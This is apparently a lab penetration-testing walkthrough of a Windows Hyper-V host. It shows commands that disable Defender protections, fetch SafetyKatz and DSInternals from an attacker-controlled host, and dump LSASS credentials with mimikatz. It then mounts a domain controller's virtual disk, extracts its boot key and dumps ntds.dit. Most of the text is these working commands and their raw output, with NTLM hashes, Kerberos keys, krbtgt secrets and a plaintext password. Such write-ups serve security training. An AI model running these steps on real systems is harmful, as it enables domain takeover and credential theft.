
The whoami /all command will reveal that we are Local Administrator on Vault-Srv.
Disable Firewall
Set-MpPreference -DisableRealtimeMonitoring 1; Set-MpPreference -DisableBehaviorMonitoring 1; Set-MpPreference -DisableScriptScanning 1; Set-MpPreference -DisableIntrusionPreventionSystem 1; Set-MpPreference -DisableNetworkProtection 1; Set-MpPreference -SubmitSamplesConsent 2; Set-MpPreference -MAPSReporting 0; Set-MpPreference -PUAProtection 0

Credentials Dumping
Let’s now Import SafetyKatz into the target so we can dump LSASS.
Invoke-WebRequest -Uri 'http://192.168.100.41:8530/SafetyKatz.exe' -OutFile 'C:\SafetyKatz.exe' -UseBasicParsing
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::logonpasswords" "vault::list" "vault::cred /patch" "exit"
Creds Dump
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::logonpasswords" "vault::list" "vault::cred /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 167479 (00000000:00028e37)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:18 AM
SID               : S-1-5-96-0-2
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 9779436 (00000000:009538ec)
Session           : Batch from 0
User Name         : Administrator
Domain            : VAULT-SRV
Logon Server      : VAULT-SRV
Logon Time        : 5/30/2025 2:23:01 AM
SID               : S-1-5-21-246659359-3264923455-1831587784-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : VAULT-SRV
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
         * DPAPI    : da39a3ee5e6b4b0d3255bfef95601890
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : VAULT-SRV
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 173193 (00000000:0002a489)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:18 AM
SID               : S-1-5-90-0-2
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 172872 (00000000:0002a348)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:18 AM
SID               : S-1-5-90-0-2
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 53634 (00000000:0000d182)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : VAULT-SRV$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : vault-srv$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 596368 (00000000:00091990)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : VAULT-SRV
Logon Server      : VAULT-SRV
Logon Time        : 8/27/2024 2:22:54 AM
SID               : S-1-5-21-246659359-3264923455-1831587784-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : VAULT-SRV
         * NTLM     : 31680e0ab41586b7d768fda82d6d4ccd
         * SHA1     : e258f96af95b1deae471457569f7d6fd09c02720
         * DPAPI    : e258f96af95b1deae471457569f7d6fd
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : VAULT-SRV
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : VAULT-SRV
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 53659 (00000000:0000d19b)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 30238 (00000000:0000761e)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 238007 (00000000:0003a1b7)
Session           : Service from 0
User Name         : 2CA4FCC7-D8B5-4FFF-AD03-F178F9037043
Domain            : NT VIRTUAL MACHINE
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:19 AM
SID               : S-1-5-83-1-749010119-1342167221-2029061037-1131414521
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : 2CA4FCC7-D8B5-4FFF-AD03-F178F9037043
         * Domain   : NT VIRTUAL MACHINE
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 272367 (00000000:000427ef)
Session           : Service from 0
User Name         : FAD4FCB7-1FA3-4F89-9121-184D092C3640
Domain            : NT VIRTUAL MACHINE
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:20 AM
SID               : S-1-5-83-1-4208262327-1334386595-1293427089-1077292041
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : FAD4FCB7-1FA3-4F89-9121-184D092C3640
         * Domain   : NT VIRTUAL MACHINE
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 31605 (00000000:00007b75)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-96-0-1
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 31551 (00000000:00007b3f)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-96-0-0
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : VAULT-SRV$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 8/27/2024 2:22:16 AM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : VAULT-SRV$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : vault-srv$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\Administrator\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Users\Administrator\AppData\Local\Microsoft\Vault
        Items (0)

mimikatz(commandline) # vault::cred /patch
TargetName : WindowsLive:target=virtualapp/didlogical / <NULL>
UserName   : 02debmgbhttlqebm
Comment    : PersistedCredential
Type       : 1 - generic
Persist    : 2 - local_machine
Flags      : 00000000
Credential :
Attributes : 32
While analyzing the credentials dumped previously, something really catches our attention. We can see a Service From 0 session with the NT Virtual Machine.

1. Session: Service from 0
This means the session was created for a service logon—it’s not interactive, network, or remote desktop based. It's an internal, non-user session running as a service, likely initiated by a Virtual Machine Worker Process (VMWP) or related hypervisor service.
2. Username: GUID
This GUID-style username (e.g., FAD4FCB7-1FA3-4F89-9121-184D092C3640) is not a real user account—it’s a virtual security identifier (virtual SID) used by the Hyper-V virtual machines.
3. Domain: NT VIRTUAL MACHINE
This is critical. When you see this, you're looking at a Virtual Secure Mode (VSM)-related context, typically generated when Hyper-V runs Isolated User Mode components or a Shielded VM. Microsoft uses NT VIRTUAL MACHINE\<GUID> accounts internally to represent isolated execution contexts.
4. SID: S-1-5-83-1-
SID S-1-5-83-1-... belongs to the Virtual Machines group, used in contexts like Credential Guard, Device Guard, or Hyper-V isolated services.
Enumerating Hyper-V services - OS Credentials Dumping
We should start with identifying which VMs are registered, running, or accessible from our current position.
Running VMs
Get-VM

We discovered two active virtual machines running on the host: vault-db and vault-dc. Both have been running for over 276 hours and are in a healthy operational state with no CPU usage at the moment. The database VM has 1024 MB of RAM, and the domain controller VM has 2048 MB allocated.
Their network interfaces (potential lateral movement)
Get-VM | Get-VMNetworkAdapter

We also inspected their virtual network adapters. Both VMs are connected to a virtual switch named vault. The database VM is assigned the IP address 172.16.1.249, while the domain controller is using 172.16.1.1. This confirms they are on the same isolated subnet, making lateral movement between them possible if internal access is gained.
Check for Attached VHD/VHDX Files
If you don’t know a VHD or VHDX file is a virtual hard disk used by Hyper-V to store the contents of a virtual machine’s disk, including the operating system, files, and applications. VHD is the older format, while VHDX is the newer version with better performance, support for larger sizes, and improved corruption protection.
This part of the lab is super unstable, so the next command to verify VHD/VHDX might break the reverse shell.
Get-DiskImage | Where-Object { $_.ImagePath -like ".vhd" }
So let’s do this check manually. It was possible to find 2 .vhdx files and those files are basically the Virtual Hard Disks for Vault-BD and Vault-DC.

We should use SDInternal to be able to dump the credentials from this Vault-DC just mounted disk
Invoke-WebRequest -Uri 'http://192.168.100.41:8530/DSInternals.zip' -OutFile 'C:\DSInternals.zip' -UseBasicParsing
Expand-Archive -Path "C:\DSinternal.zip" -DestinationPath "C:\"
Let’s now stop the Vault-DC VM and mount virtual hard-disk in the filesystem
Stop-VM vault-dc
Mount-VHD 'C:\Users\Public\Documents\Hyper-V\Virtual hard disks\vault-dc.vhdx' -Verbose
After mounting Vault-DC, we should properly confirm the the Letter of just mounted disk.
Get-Disk

Get-Partition -DiskNumber 0 | Get-Volume

Get-Partition -DiskNumber 1 | Get-Volume

Well, based on our enumeration, as we can already know, the Drive C: is used for Windows system (default), meaning that normally Windows OS is installed on C: Drive. Meaning that our Vault-DC drive is the D: drive.
So let’s carry on.
Now we will import DSInternal.psd1 Module and extract the BootKey from Vault-DC mounted Hard-Disk.
Import-Module .\DSInternals.psd1
Get-BootKey -SystemHivePath D:\Windows\System32\Config\SYSTEM

a0fdaad1375e527e239183c77ad5133d
With the extracted Vault-DC System Key we can dump the credentials from vault-dc.gcbvault.local
Get-ADDBAccount -All -DBPath 'D:\Windows\NTDS\ntds.dit' -BootKey 'a0fdaad1375e527e239183c77ad5133d'
Dump
DistinguishedName: CN=Administrator,CN=Users,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-500
Guid: a7f7eeb7-2d4f-4219-9f76-43bbe09698b7
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName: Administrator
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: True
Deleted: False
LastLogon: 2/15/2024 2:09:11 AM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-1985505628-2019185050-2365871796-512
Secrets
  NTHash: b4a35aa3040a292a90ed8268c04caea8
  LMHash:
  NTHashHistory:
    Hash 01: b4a35aa3040a292a90ed8268c04caea8
    Hash 02: c87a64622a487061ab81e51cc711a34b
  LMHashHistory:
    Hash 01: d8935c6767afc0a83682e76fdf01b52d
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash: a58ede131818605df2e7a0107f89259e
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 1afbea08b9d3c43b
      OldCredentials:
        DES_CBC_MD5
          Key: f7b0ef37bf2cb08c
      Salt: GCBVAULT.LOCALAdministrator
      Flags: 0
    KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: a0fbc9e1c9b210bb7bb6777d821a03942a3d22c8b6e530574e94a9c799c87d8f
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 165de81b508086bfeca9ed4ca3d33f9e
          Iterations: 4096
        DES_CBC_MD5
          Key: 1afbea08b9d3c43b
          Iterations: 4096
      OldCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 2cd596f3f3f580d50bc63d21666165bac3117a2c52fe7a7a1600127978290eb7
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: c1e5f17546ed46213ca74083dbe9748a
          Iterations: 4096
        DES_CBC_MD5
          Key: f7b0ef37bf2cb08c
          Iterations: 4096
      OlderCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 508a8e46b674c8dae4658e0beeea54702d949f058eab25dd682012050a9daa36
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: cb338b6a0a644311ee2e0415a1b10c48
          Iterations: 4096
        DES_CBC_MD5
          Key: 343732b5e525f283
          Iterations: 4096
      ServiceCredentials:
      Salt: GCBVAULT.LOCALAdministrator
      DefaultIterationCount: 4096
      Flags: 0
    WDigest:
      Hash 01: 195367d45b7de7b801a0c11c4f042da7
      Hash 02: 4e1c23c47ff361bcce6442fea4650567
      Hash 03: 59728a8dc60f14dccf1db2200f67bed7
      Hash 04: 195367d45b7de7b801a0c11c4f042da7
      Hash 05: c18d20fd7797de26288edc2d9b9869d1
      Hash 06: 324acc2dda6cdf02f047bb8112c73980
      Hash 07: 61b7ab01b85c2b8a01b18c3fed827118
      Hash 08: a1d9ccaa6538146a52bbd08695138168
      Hash 09: f648f7a3a0fdf12aac447a738eda739b
      Hash 10: cc538ee5ef16d2a36418f60d1ea1b19f
      Hash 11: c1e81b7831ffa23dc68b4e68ef79d734
      Hash 12: a1d9ccaa6538146a52bbd08695138168
      Hash 13: 3cf205df58a4c7c3cfb6d79b9f84a57e
      Hash 14: 990a778d97e974cfa4e3c4135dfa8702
      Hash 15: f3d5c94c3e6acf9317741cd6976fa896
      Hash 16: 4c6bf787e347efda6548599f74b667de
      Hash 17: b8cb0be06d29e647eb7105102e21744f
      Hash 18: 3801677767ed9668c35cf20df978f866
      Hash 19: 55268fe5cd3aa6d86339a2699de71bfb
      Hash 20: 58862b9e65c697cf7bc098adbf7c9bc2
      Hash 21: 48a658a9223cf0f68c36ba69a81e2cfd
      Hash 22: 27d03d5b3586a050436411f097f3f291
      Hash 23: ed044010a2f0dd366d9a70cdf36a309b
      Hash 24: 1cdc92e629f123c199ec936674e03a5b
      Hash 25: d12ec868f5895bf128c23a311903a510
      Hash 26: 15ad54732ac270c45d3e6eadf12e4ca6
      Hash 27: d20cc49f8f2fb8856c477975d53f9ab1
      Hash 28: 6a40d3260b71e738cb56908dfe92e77c
      Hash 29: 84fd18b94207f57862f5545cc290def8
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:

DistinguishedName: CN=Guest,CN=Users,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-501
Guid: 4912fe9e-908c-45d6-be57-1fbdb46ed572
SamAccountName: Guest
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 514
SidHistory:
Enabled: False
UserAccountControl: Disabled, PasswordNotRequired, NormalAccount, PasswordNeverExpires
AdminCount: False
Deleted: False
LastLogon:
DisplayName:
GivenName:
Surname:
Description: Built-in account for guest access to the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-32-544
Secrets
  NTHash:
  LMHash:
  NTHashHistory:
  LMHashHistory:
  SupplementalCredentials:
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:

DistinguishedName: CN=krbtgt,CN=Users,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-502
Guid: 587d5898-6f02-4c93-a29e-30ed3ca8313c
SamAccountName: krbtgt
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: False
UserAccountControl: Disabled, NormalAccount
AdminCount: True
Deleted: False
LastLogon:
DisplayName:
GivenName:
Surname:
Description: Key Distribution Center Service Account
ServicePrincipalName: {kadmin/changepw}
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-1985505628-2019185050-2365871796-512
Secrets
  NTHash: f85c4cfd00a3b76c07690470e8618b26
  LMHash:
  NTHashHistory:
    Hash 01: f85c4cfd00a3b76c07690470e8618b26
  LMHashHistory:
    Hash 01: d7ad69a34d3f1e649f74dc691200488a
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash: 515c2d07f7982cbd74995fbe0615d46d
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: cd19ba5ea24a3131
      OldCredentials:
      Salt: GCBVAULT.LOCALkrbtgt
      Flags: 0
    KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 759de1c27384e70a248181c8996fc327042082ec1b616fc42c8402e944a02d17
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 00dede2fac6aeffc9f0817c64a7417dd
          Iterations: 4096
        DES_CBC_MD5
          Key: cd19ba5ea24a3131
          Iterations: 4096
      OldCredentials:
      OlderCredentials:
      ServiceCredentials:
      Salt: GCBVAULT.LOCALkrbtgt
      DefaultIterationCount: 4096
      Flags: 0
    WDigest:
      Hash 01: 14752cbb803005633157c706bbc07d42
      Hash 02: 2215f23f67437cc70400b56e777c89d6
      Hash 03: de89d85669562c232a676c4d9532f061
      Hash 04: 14752cbb803005633157c706bbc07d42
      Hash 05: 2215f23f67437cc70400b56e777c89d6
      Hash 06: af7d6e0897b8c6ad409b867d8a63bb6b
      Hash 07: 14752cbb803005633157c706bbc07d42
      Hash 08: 772d5c97b3af6e21cc8de33b49d2a4fb
      Hash 09: 772d5c97b3af6e21cc8de33b49d2a4fb
      Hash 10: 600eb5ca939deca2eaf445b0368bb6f5
      Hash 11: 4dfb596359920632259e10c90396ba4b
      Hash 12: 772d5c97b3af6e21cc8de33b49d2a4fb
      Hash 13: 8fa2f4ef303fe223ee886a56eedf7b4e
      Hash 14: 4dfb596359920632259e10c90396ba4b
      Hash 15: 7a7fcbd878c3f9f38382a399548f0e4c
      Hash 16: 7a7fcbd878c3f9f38382a399548f0e4c
      Hash 17: 875209be6405eb7087babc22e173959e
      Hash 18: af81339152d1b48db89b8befe133508f
      Hash 19: 6de2bcfefab7a33e66d97de939b074c5
      Hash 20: 69a58b2acb818ff6212eab428e1a4982
      Hash 21: 2a9d75cc869b4894867d2881a851d03c
      Hash 22: 2a9d75cc869b4894867d2881a851d03c
      Hash 23: d2437ed89e4cd3d1b2c21fe8bb7d1bac
      Hash 24: c22ace134903d220f754193d6d09748a
      Hash 25: c22ace134903d220f754193d6d09748a
      Hash 26: 813eb0658aa2b8284d09992b95273f7d
      Hash 27: 1494013175d917945ef7c7bcdf22e61c
      Hash 28: 7ce0cfdf1d756ae73edc1bf505ed78c4
      Hash 29: d730336126128951d8b0ad91a0402ead
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:

DistinguishedName: CN=vaultdb admin,CN=Users,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-1104
Guid: dc123b86-f5c0-4b17-a1f4-c2c7478dd866
SamAccountName: vaultdbadmin
SamAccountType: User
UserPrincipalName: vaultdbadmin@gcbvault.local
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: False
Deleted: False
LastLogon: 2/15/2024 2:19:33 AM
DisplayName: vaultdb admin
GivenName: vaultdb
Surname: admin
Description: SafePass123
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-21-1985505628-2019185050-2365871796-512
Secrets
  NTHash: 15a616907b5da18760411e20d1c04968
  LMHash:
  NTHashHistory:
    Hash 01: 15a616907b5da18760411e20d1c04968
  LMHashHistory:
    Hash 01: 7a021226d8cbc40f395781ea1857df60
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash: 3d540afad29de2b115f35fb2bcbaacd7
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 8a6b3180f425efa8
      OldCredentials:
      Salt: GCBVAULT.LOCALvaultdbadmin
      Flags: 0
    KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 6851097053f4338248cc1da74e25d1984c7eedf3c772b8ffd5cdc12c531332e0
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 355b853a99b129a65f31957d49321d29
          Iterations: 4096
        DES_CBC_MD5
          Key: 8a6b3180f425efa8
          Iterations: 4096
      OldCredentials:
      OlderCredentials:
      ServiceCredentials:
      Salt: GCBVAULT.LOCALvaultdbadmin
      DefaultIterationCount: 4096
      Flags: 0
    WDigest:
      Hash 01: 5a0791efcce652783d73e113d8fce22f
      Hash 02: 1ac4b7016472e7b4d3bf3e5effeec521
      Hash 03: c50ec0e58dd99f67d3e0a4d7e74b45d9
      Hash 04: 5a0791efcce652783d73e113d8fce22f
      Hash 05: 1ac4b7016472e7b4d3bf3e5effeec521
      Hash 06: 94aae8c568b759d3400e6b94ae3d9659
      Hash 07: 5a0791efcce652783d73e113d8fce22f
      Hash 08: aaf960c4d9bf6c1ebaa320e035fc0053
      Hash 09: aaf960c4d9bf6c1ebaa320e035fc0053
      Hash 10: b02342fe612786b762fca006bc388ae2
      Hash 11: 8ead18f0854f0015a52c178f588077b9
      Hash 12: aaf960c4d9bf6c1ebaa320e035fc0053
      Hash 13: 53e4d9ff263d41ae4806e6aceeb28098
      Hash 14: 8ead18f0854f0015a52c178f588077b9
      Hash 15: 601e47a26ba8d9ca9f0af46eadbbd124
      Hash 16: 601e47a26ba8d9ca9f0af46eadbbd124
      Hash 17: 0e78d77532e068a86d3b26e4dfa5e353
      Hash 18: 045f0c366a431a2b90501c6da6527dbf
      Hash 19: 7ad7589cb1c4e3b8967ed8fc05e6d5c1
      Hash 20: d2eaf6a9e1773a99cd1efa837c629982
      Hash 21: 49981e84db96b951fd3ffa749d875416
      Hash 22: 49981e84db96b951fd3ffa749d875416
      Hash 23: 6a71b6adc320ec847fcfd5d72624fa75
      Hash 24: 92b883950f427b3984674b1b87b50310
      Hash 25: 92b883950f427b3984674b1b87b50310
      Hash 26: 2b7b7f7610a4a4bb5fa73fee3321bb3f
      Hash 27: 22bd9a1dcc1b13886eb0cf8c4dc0607b
      Hash 28: f1880916a9fd9e8afe2ec415a43f2380
      Hash 29: 9471c7e1cb0a8ac3db43c9a565093302
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:

DistinguishedName: CN=VAULT-DC,OU=Domain Controllers,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-1000
Guid: 53067b0b-42dc-41dc-934d-20d8a65efd39
SamAccountName: VAULT-DC$
SamAccountType: Computer
UserPrincipalName:
PrimaryGroupId: 516
SidHistory:
Enabled: True
UserAccountControl: ServerAccount, TrustedForDelegation
AdminCount: False
Deleted: False
LastLogon: 5/30/2025 7:01:33 AM
DisplayName:
GivenName:
Surname:
Description:
ServicePrincipalName: {ldap/vault-dc.gcbvault.local/gcbvault.local, ldap/vault-dc.gcbvault.local, ldap/VAULT-DC,
ldap/vault-dc.gcbvault.local/VAULT...}
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-21-1985505628-2019185050-2365871796-512
Secrets
  NTHash: 62cac0e9f0086c9208c67944bf68a82a
  LMHash:
  NTHashHistory:
    Hash 01: 62cac0e9f0086c9208c67944bf68a82a
    Hash 02: a0c9fae1f32364be853334b06b2f37ee
    Hash 03: 5c37ae13f9c7e03237e171cd2b8ce761
    Hash 04: 12e795482da7aa67e3bf808fec8065aa
    Hash 05: 46acc69d365bf099cdc38658a0701306
    Hash 06: 37552e908e44d605435a70743b203876
    Hash 07: ee427dba4d8c7a5158f46e6531ba30fd
    Hash 08: c57f672b470f589afabd9ddbfc072a1b
    Hash 09: d87afbd309d211bf8b0c1e6d19a69ca0
    Hash 10: 1ed6086ebea0706533d28110d76e57cc
    Hash 11: 9b0ca91b7de558c10547a0e874164b5c
    Hash 12: 51b386875202b2ddb32a4b8a579d1b64
    Hash 13: ac4631bbbd1a52b55bf1d6e39df372ca
    Hash 14: 40aa93b64cb50405ad4bca5fee792cda
    Hash 15: b5b105c8eadb7e664d0165ec3f56ae43
    Hash 16: 5d716c7fa2903f350967ca076c0e584c
    Hash 17: e7cd60f37a3cbbde892d74d7a839cadd
